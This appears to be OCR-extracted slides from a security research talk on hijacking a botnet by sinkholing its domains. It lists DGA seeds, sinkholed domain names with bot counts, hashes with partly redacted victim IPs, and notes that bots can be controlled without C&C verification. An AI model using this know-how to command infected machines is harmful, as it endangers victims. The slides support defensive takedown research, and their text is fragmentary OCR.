
Hijacking the botnet

- Sinkholing domains

Seed: 0xDC485593

Seed: 0xE706B455

Seed: 0x6AE20C4E





Hijacking the botnet

- Access botnet prevalence if currently there are no active C&C servers
- Getting victims' IP addresses



```
{ "md5" : "49e113f164e17095616d8dca9e32deb6", "ip" : "89.[redacted]68", "first
{ "md5" : "6538455bf39cc7401fec29315f11741e", "ip" : "66.[redacted]25", "first
{ "md5" : "00aea4e7b4f11268098bf6a13a888f9d", "ip" : "89.[redacted]68", "first
{ "md5" : "2dd9d14764037bf2d7c1198a7370cbb3", "ip" : "91.[redacted].43", "firs
{ "md5" : "f27d318558edfdbd2e418141dbc27e77", "ip" : "45.[redacted]196", "firs
{ "md5" : "072ad572122e8eb0dd5c7c0c4c28cfb4", "ip" : "23.[redacted]50", "first
{ "md5" : "e2d263f140dd9926efe612f01768e7af", "ip" : "103[redacted]0.131", "fi
{ "md5" : "e084bc22d7e13bd82d0d5025e9f7e82c", "ip" : "196[redacted]5", "first_

{"count": 93120}
```

Hijacking the botnet





35000
30000
25000
20000
15000
10000
5000
0
More than 100,000 bots can be controlled without C&C server verification
4531
14648
33889
ynet, ynet2, ynet5 (redor-moffies.com)
AL (k0ntuero.com)
ALL (replost.com)
CP SINKH
UK2, newbldtest (awecerybtuitbyatr.com)
UK2, testone7 (awrcaverybrstuktdybstr.com)
TESTONE (ytioghfdghvcfgbgvdf.com)
UK2 (poopthree.com)
ALL, OTHER (rterybrstutnrsbberve.com)
ALL (tybsyiutnrtvtybdrser.com)
trash (fget-career.com)
ALL (stromoliks.com)
allsup (supnewdmn.com)

Hijacking the botnet: number of bots



Hijacking the botnet: bots survival over time




Conclusion

